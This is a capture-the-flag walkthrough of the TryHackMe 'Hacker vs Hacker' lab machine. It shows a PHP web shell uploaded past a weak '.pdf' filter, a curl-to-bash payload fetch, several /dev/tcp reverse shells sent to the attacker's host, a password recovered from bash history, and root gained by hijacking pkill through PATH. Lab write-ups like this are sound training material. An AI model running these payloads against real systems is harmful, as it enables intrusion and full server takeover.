HakervsHacker


> The server of this recruitment company appears to have been hacked, and the hacker has defeated all attempts by the admins to fix the machine. They can't shut it down (they'd lose SEO!) so maybe you can help?

NOTE: The target **IP Address** might change through several steps because the server has died and has been restarted times

Enumeration


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.42.59
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 07:03 EDT
Nmap scan report for 10.10.42.59
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80 10.10.42.59
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 07:03 EDT
Nmap scan report for 10.10.42.59
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9fa60153923a1dbad718185c0d8e922c (RSA)
|   256 4b60dcfb92a86ffc745364c18cbdde7c (ECDSA)
|_  256 83d49cd09036ce83f7c7533028dfc3d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: RecruitSec: Industry Leading Infosec Recruitment
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.
4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux
 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   184.14 ms 10.8.0.1
2   184.22 ms 10.10.42.59

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
```



```
===============================================================
2023/07/07 07:05:28 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.42.59/images/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.42.59/css/]
/cvs                  (Status: 301) [Size: 308] [--> http://10.10.42.59/cvs/]
/dist                 (Status: 301) [Size: 309] [--> http://10.10.42.59/dist/]
/server-status        (Status: 403) [Size: 276]
```

View UI of the target machine through web browser



Want to join our stable of body-shopped professionals?


Please upload your CV below and we will get back to you if we think your skills might earn us a profit for doing nothing beyond sending a few emails.

Notice on this **HTML** script with the **comment tag** `<!-- -->`

```
<form action="upload.php" method="post" enctype="multipart/form-data">
        <input class="button" type="file" name="fileToUpload" id="fileToUpload">
        <input class="button-primary" type="submit" value="Upload CV" name="submit">
        <!-- im no security expert - thats what we have a stable of nerds for - but isn't /cvs on the public website a privacy risk? -->
</form>
```


Create a simple `txt` file and try to upload it

```
┌──(kali㉿kali)-[~]
└─$ echo "Hello" > textfile.txt

┌──(kali㉿kali)-[~]
└─$ cat textfile.txt
Hello
```



Want to join our stable of body-shopped professionals?

Please upload your CV below and we will get back to you if we think your skills might earn us a profit for doing nothing beyond sending a few emails.



Hacked! If you dont want me to upload my shell, do better at filtering!

Because the **action file** is the `.php` file → It might contain `php` code but had been disabled or modified → Press `Ctrl + U` to view the page source


```
Hacked! If you dont want me to upload my shell, do better at filtering!

<!-- seriously, dumb stuff:

$target_dir = "cvs/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (!strpos($target_file, ".pdf")) {
  echo "Only PDF CVs are accepted.";
} else if (file_exists($target_file)) {
  echo "This CV has already been uploaded!";
} else if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
  echo "Success! We will get back to you.";
} else {
  echo "Something went wrong :|";
}

-->
```

As the code above: Only files those have `.pdf` is accepted

Exploit

Create a shell which contains `.pdf` to upload

```
┌──(kali㉿kali)-[~]
└─$ cat shell.pdf.php
<?php echo shell_exec($_GET["cmd"]); ?>
```




Want to join our stable of body-shopped professionals?

Please upload your CV below and we will get back to you if we think your skills might earn us a profit for doing nothing beyond sending a few emails.


Verify that the shell has been uploaded successfully

```
┌──(kali㉿kali)-[~/TryHackMe/HackervsHacker]
└─$ cat search.txt
shell.pdf.php
```



```
┌──(kali㉿kali)-[~/TryHackMe/HackervsHacker]
└─$ gobuster dir -w search.txt --no-error -t 40 -u http://10.10.42.59/cvs/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.42.59/cvs/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                search.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/07 07:36:21 Starting gobuster in directory enumeration mode
===============================================================
/shell.pdf.php        (Status: 200) [Size: 18]

===============================================================
2023/07/07 07:36:22 Finished
===============================================================
```

Navigate to the path contains the uploaded shell → Add `?cmd=` argument for it and enter the **command** to execute



10.10.42.59/cvs/shell.pdf.php?cmd=whoami

```
www-data
```

boom!

The shell worked successfully!

Gain Access + Privilege Escalation → user lachlan

Open port `http.server` to transfer the reverse shell

```
┌──(kali㉿kali)-[~/Shells]
└─$ ls
nodejsshell.py  shell.php  shell.py  shell_tcp.sh  shell_udp.sh

┌──(kali㉿kali)-[~/Shells]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Start `Netcat Listener` and enter the following command into the URL

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
http://10.10.42.59/cvs/shell.pdf.php?cmd=curl+http://10.8.97.213:80/shell_tcp.sh+|+bash+-i
```

Verify file that the reverse shell has been transferred

```
┌──(kali㉿kali)-[~/Shells]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.42.59 - - [07/Jul/2023 07:52:06] "GET /shell_tcp.sh HTTP/1.1" 200 -
```

Back to the `nc` terminal

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.42.59] 38362
bash: cannot set terminal process group (735): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b2r:/var/www/html/cvs$
```

Navigate to `/home/lachlan` directory and get flag

```
www-data@b2r:/var/www/html/cvs$ cd /home
cd /home
www-data@b2r:/home$ cd lachlan
cd lachlan
www-data@b2r:/home/lachlan$ cat user.txt
cat user.txt
thm{af7e46b68081d4025c5ce10851430617}
```

Privilege Escalation → lachlan

Navigate to `/home/lachlan` directory and view the hidden file `.bash_history`

```
www-data@b2r:/home/lachlan$ cat .bash_history
cat .bash_history
./cve.sh
./cve-patch.sh
vi /etc/cron.d/persistence
echo -e "dHY5pzmNYoETv7SUaY\nthisistheway123\nthisistheway123" | passwd
ls -sf /dev/null /home/lachlan/.bash_history
```

The hacker has changed the password

This is a little bit tricky here! Notice on the `echo` line which has changed the password → The real password is after the `\n` which is the symbol stands for newline

```
www-data@b2r:/home/lachlan$ cat /etc/cron.d/persistence
cat /etc/cron.d/persistence
PATH=/home/lachlan/bin:/bin:/usr/bin
# * * * * * root backup.sh
* * * * * root /bin/sleep 1  && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 11 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 21 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 31 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 41 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 51 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
```

The `persistence` file flow:

- The `PATH` specifies the directories `/home/lanchlan/bin` , `/bin` , `/usr/bin`
- `root /bin/sleep`: This part of the code runs the `sleep` command as the root user. The `sleep` command pauses the execution of the script for seconds. This delay allows time for the script to terminate user sessions.
- `for f in /bin/ls /dev/pts; do`: This line starts a loop that iterates over the pseudo-terminal devices in the `/dev/pts` directory. The `ls` command lists all the pseudo-terminal devices, and the output is captured by the loop.
- `/usr/bin/echo nope > /dev/pts/$f`: Inside the loop, this command writes the string "nope" to each pseudo-terminal device. This effectively sends the message "nope" to each user session.
- `pkill -9 -t pts/$f`: Finally, the `pkill` command is used to send a signal (`9`, which represents the SIGKILL signal) to terminate the processes associated with each pseudo-terminal device. This effectively terminates the user sessions.

Login through **SSH** and it would disconnect immediately after 1-2 second

```
┌──(kali㉿kali)-[~]
└─$ ssh lachlan@10.10.74.222
lachlan@10.10.74.222's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 07 Jul 2023 12:13:04 PM UTC

  System load:  0.02              Processes:             131
  Usage of /:   25.0% of 9.78GB   Users logged in:       0
  Memory usage: 49%               IPv4 address for eth0: 10.10.74.222
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May  5 04:39:19 2022 from 192.168.56.1
$ nope
Connection to 10.10.74.222 closed.
```

For this situation, we need another `netcat listener` and execute the reverse payload right after the **SSH** connection (immediately)

```
┌──(kali㉿kali)-[~]
└─$ ssh lachlan@10.10.74.222 'bash -c "bash -i >& /dev/tcp/10.8.97.213/1234 0>&1"'
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.74.222] 41614
bash: cannot set terminal process group (1818): Inappropriate ioctl for device
bash: no job control in this shell
lachlan@b2r:~$
```

Privilege Escalation → root

Add a reverse shell payload to `/bin/pkill` which would be execute every second as `root` privilege

```
lachlan@b2r:~$ echo "bash -c 'bash -i >& /dev/tcp/10.8.97.213/4242 0>&1'" > bin/pkill ; chmod +x bin/pkill
```

Start `Netcat Listener` on the mentioned port in the reverse payload `pkill`

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.74.222] 35768
bash: cannot set terminal process group (2652): Inappropriate ioctl for device
bash: no job control in this shell
root@b2r:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@b2r:~# ls
ls
root.txt
snap
root@b2r:~# cat root.txt
cat root.txt
thm{7b708e5224f666d3562647816ee2a1d4}
```